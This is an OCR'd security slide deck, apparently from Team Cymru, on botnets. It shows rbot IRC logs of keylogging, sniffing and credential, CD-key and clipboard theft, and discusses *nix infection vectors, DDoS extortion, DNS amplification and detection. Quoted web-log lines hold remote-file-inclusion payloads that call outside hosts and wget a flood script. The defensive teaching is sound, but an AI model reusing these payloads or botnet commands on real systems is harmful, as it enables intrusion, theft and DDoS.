12:42 < URX|09620> [KEYLOG]: Key logger active.
12:45 < URX|09620> [KEYLOG]: (Changed Windows: Inbox - Outlook Express)
12:45 < URX|09620> [KEYLOG]: (Changed Windows: Logon - 192.168.1.10)
12:45 < URX|09620> [KEYLOG]: john[TAB]john (Changed Window: Download
Folder(W.X.Y.Z)
12:45 < URX|09620> [KEYLOG]: (Changed Windows: Inbox - Outlook Express)
```

Botnet jacking (.psniff on) – Carnivore for rbot

18:02 **<@botherd> .psniff on**
18:02 < URX|65276> [PSNIFF]: Carnivore packet sniffer active.
18:03 < URX|65276> [PSNIFF]: Suspicious FTP packet from: 192.168.10.10:3912
to: 192.168.10.10:6667 - **PASS servpass**
18:03 < URX|53579> [PSNIFF]: Suspicious FTP packet from: 192.168.10.10:3912
to: 192.168.10.10:6667 - **NICK URX|44177**
18:03 < URX|53579> [PSNIFF]: Suspicious IRC packet from: 192.168.10.10:3912
to: 192.168.10.10:6667 - **JOIN #rbotdev**
18:03 < URX|53579> [PSNIFF]: Suspicious BOT packet from: 192.168.1.20:6667
to: 192.168.1.20:3912 - :botherd!admin@staff.mybotnet.net
PRIVMSG #rbotdev :.login botpass

Botnets for theft

- Screen/video capture (.capture screen <file>)

```
18:02 <@botherd> .capture screen c:\screen.jpg
18:02 < URX|66908> [CAPTURE]: Screen capture saved
   to: c:\screen.jpg.
```

- Key stealing - CD, Serials, etc. (.getcdkeys)

```
18:02 <@botherd> .getcdkeys
18:02 < URX|65276> Microsoft Windows Product ID CD
   Key: (XXXXX-XXXXXXXXXX-XXXXX).
```

Botnets for theft

- Password stealing (.findpass)

18:03 **<@botherd> .findpass**

18:03 < URX|44177> **[FINDPASS]: Only supported on Windows NT/2000.**

18:03 < URX|53579> [FINDPASS]: Only supported on Windows NT/2000.

18:03 < URX|65276> [FINDPASS]: Only supported on Windows NT/2000.

- Clipboard contents (.getclip)

18:03 **<@botherd> .getclip**

18:03 < URX|44177> -[Clipboard Data]-

18:03 < URX|44177> Attention

18:03 < URX|65276> -[Clipboard Data]-

18:03 < URX|65276> (null)

18:03 < URX|53579> -[Clipboard Data]-

18:03 < URX|53579> (null)

Other Botnet functions

- Securing the machine (.secure)

```
13:11 <@botherd> .secure
13:11 < URX|30431> [SECURE]: DCOM disabled.
13:11 < URX|30431> [SECURE]: Restricted access to the IPC$
    Share.
13:11 < URX|30431> [SECURE]: Restricted anonymous enumeration
    of SAM accounts.
13:11 < URX|30431> [SECURE]: Removed SeNetworkLogonRights from
    5 accounts in local system policy.
13:11 < URX|30431> [SECURE]: Failed to delete 'IPC$' share.
13:11 < URX|30431> [SECURE]: Failed to delete 'ADMIN$' share.
13:11 < URX|30431> [SECURE]: Share 'C$' deleted.
13:11 < URX|30431> [SECURE]: Network shares deleted.
```

Other Botnet functions

- DNS client (.dns <hostname>)

```
13:13 <@botherd> .dns www.example.com
13:13 < URX|05253> [DNS]: Lookup: www.example.com -> 192.168.1.10.
```

- Ad clicks (.visit <url>)

```
18:05 <@botherd> .visit http://www.example.com
18:05 < URX|44177> [VISIT]: URL visited.
```

- Execute (.execute <visibility> <program>)

```
13:14 <@botherd> .execute 1 notepad.exe
13:14 < URX|05253> [EXEC]: Commands: notepad.exe
```

- Socks proxy (.socks <port> <id>)

```
18:04 <@botherd> .socks4
18:04 < URX|53579> [SOCKS4]: Server started on: 192.168.10.130:12221.
```

- HTTP server (.httpserver <port>)

```
18:04 <@botherd> .httpserver 9988 c:\windows
18:04 < URX|44177> [HTTPD]: Server listening on IP: 192.168.10.10:9988,
     Directory: c:\windows\.
```

Botnets for *nix

<A> I lost a 24k net few days ago

<A> heh

<B> ouch ****

<B> what do you use to spread? asn?

<A> I got this **24k** net from a **phpmyadmin** bot

Botnets for *nix

- “Heh. But I don’t use Windows.”
- Take a look at your logs!

```
GET /main.php?curl=http://www.virama.com/net.txt?&cmd=id
```

- Just in time botnets

```
GET
/newz2/ashnews.php?pathtoashnews=http://el33tbr.100free.com/newcmd.
gif?&cmd=cd%20/tmp;%20wget%20http://packetstormsecurity.nl/DoS/udp.
pl%20W.X.Y.Z%208000%20100
(ashnews 2003 exploit to which there was no fix in 2005)
```

- Agobot compiles on Linux too (think Cpanel)
- Common *nix botnet vectors:
  - PHP
  - Cpanel
  - SSH

Botnets for *nix

Botnets for *nix

- Windows is very prevalent problem, but criminals are the problem – they're just opportunists
  - Juniper (SSH); guess who?

```
Last login: Thu Aug 26 08:00:28 2004 from W.X.Y.Z
JUNOS 6.1R1.4 built 2003-10-09 20:51:23 UTC
test@juniper.X.Y>
```

  - Cisco (Telnet, SNMP, HTTP, RSH, SSH)
    - "only took 200 ciscos"
    - "*I have encrypted files on my ciscos*"
- Caymans (Telnet), Conexant, Unix, XP SP2
- Firewalls


```
IPSO 3.5-FCS7 #1020: 06.03.2002
```

Botnets for *nix

- What are your routers and switches good for? Plenty!
  - Bouncing
  - Spam
  - DDoS (spoofed and non)
  - File Storage
  - Websites
  - Sniffing

- Watch flows THROUGH and **FROM** your routers (more on flows later)

Spot the Bot!



Botnets (and other malware)
Client-side Defense

Defensive tools include:

- Anti-virus, anti-spyware
  - Microsoft Windows Defender (free!)
- host-based firewalls
- seccheck (www.mynetwatchman.com)
- Sysinternals

- Behavioral-based & heuristic-based tools work when antivirus signatures fail
  - Sana Security, Prevx

Botnet Detection

- How do I spot them?
  - **Network Flows**
  - Dark space
  - Sink Holes
  - Pattern Matching
  - Logs (DNS, Web, Proxy, etc)
  - Malware collector
  - Did we mention **network flows**?
  - ***Collaboration!***

See the network forensics talk.

DDoS & Botnet Financials

DDoS for hire example

- “If you take down <antispam site> for a week

I’ll pay you $500/day.”

- Just enough is good enough
- Various targets:
  - **Network Infrastructure** (traceroute)
  - **Server Infrastructure** (DNS, Web, SMTP)
  - Actual IP

DDoS extortion example

“Dear Friend.

I think you'll understand what I want offer to you. You have very good site with very good clients. Every clent paid to you fee $15 per login.And for now you got 37 grands only for logging! We are some good peoples who can shut down you site forever. Please, respond, are you ready to pay only 1 grand and we'll leave your site forwer too. Because you answer - think about users. I think they'll disturb about your forum and about money which they paid to you. You have one hour think. Respond with your choice. Or we'll show what we can do for you. Also remeber, If we'll do some price can change up. Be sure with your choice.”

The victim didn't pay, so the packets came to call. The DDoS was launched from 171 unique sources. It was a TCP SYN flood against TCP 80 on the web server. The attack peaked at 20.96Mbps on ingress, which did a fair bit of harm to this customer.

Bot Financials

- The price of a compiled bot binary is now upwards of **US $500** each.
- Bots themselves range from **US $.04 to US $40** each.
- **DDoS attacks for hire are between US $500 each and US $1500 each**.
- Modifications to bot source and IRC daemon source can run into the thousands of dollars US.

Developing Attack Methodologies & Trends

Developing Attack Methodologies & Trends

- Peer-to-peer botnets
- “Drive-by” infection vector
- DNS Amplification Attacks
- Router Abuse
- Attack Trend Summary

Peer-to-peer botnets

- Phatbot (2004)
  - uses code originally from AOL (“WASTE” protocol)
  - No encryption used
  - Compromised host registered as a client on the Gnutella network – can then be found by attacker
  - 1,000s of infections
- Storm (2007)
  - Uses eDonkey/Overnet protocol
  - 100,000s of infections

“Drive-by” web attacks

- Come and get it
  - Scanning not necessary
  - Websites do the distribution and infection
- Cross Site Scripting, PHP vulnerabilities, web application vulnerabilities
  - iframe, JavaScript, VBScript abusing client-side application vulnerabilities

Another kind of attack – DNS Amplification

- Miscreant discovers the joy of DNS amplification.
- Miscreant and friends lose thousands USD (if not more) in an online Pyramid scheme.
- Miscreant unleashes 8+ Gbps of DDoS from 122K ***DNS name servers*** against those involved.

DNS Amplification Attacks

- Miscreant creates large TXT RR (~4096 bytes)
- Miscreant spoofs source address (UDP packet), sends request to DNS servers that permit open recursion
- DNS servers respond to spoofed source address
- Using many DNS servers, this can be a very nasty DDoS attack
- A DNS request is about 70 bytes.
- Response is 4096 bytes. (about 1:60 amplification ratio!)

DNS Amplification Attacks

- Avoid being a part of these!
  - disallow open recursion
  - disallow open responses from dns cache
  - disallow spoofing (use uRPF or similar type ACLs)

Router Abuse

- Miscreants compromise high-end routers at several LARGE providers.
- Used keystroke logging malware.
- Determined netblocks to scan based on router ACLs.
- Configurations changed, IPSEC tunnels deployed, DDoS
- attacks launched, bouncing, sniffing.

And NO ONE noticed!

Attack Trends

- Movement toward high-power *NIX boxes with big pipes as bots.
- Encrypted command & control communication for botnets.
- P2P for botnet control
- DDoS extortion as a profit maker.
- Better knowledge of “bad neighborhood” of the internet – areas of the internet that are most likely to contain vulnerable systems
- Better knowledge of countermeasures against hacking attempts – where the honeynets are, for instance.
- Better packing & obfuscation of malware, making reverse engineering more difficult
- Lower price for bots, higher price for compiled binaries.

Conclusions

- Botnets are an old problem and are still growing, largely due to the financial motivation.
- Security misconceptions leads to security breaches.
- Defense in depth! It may take multiple tools to do the job.
- If you don’t see it, chances are you’re not looking hard enough.

Thank You! Questions?

Team Cymru

Ryan Connolly, ryan@cymru.com
<http://www.cymru.com>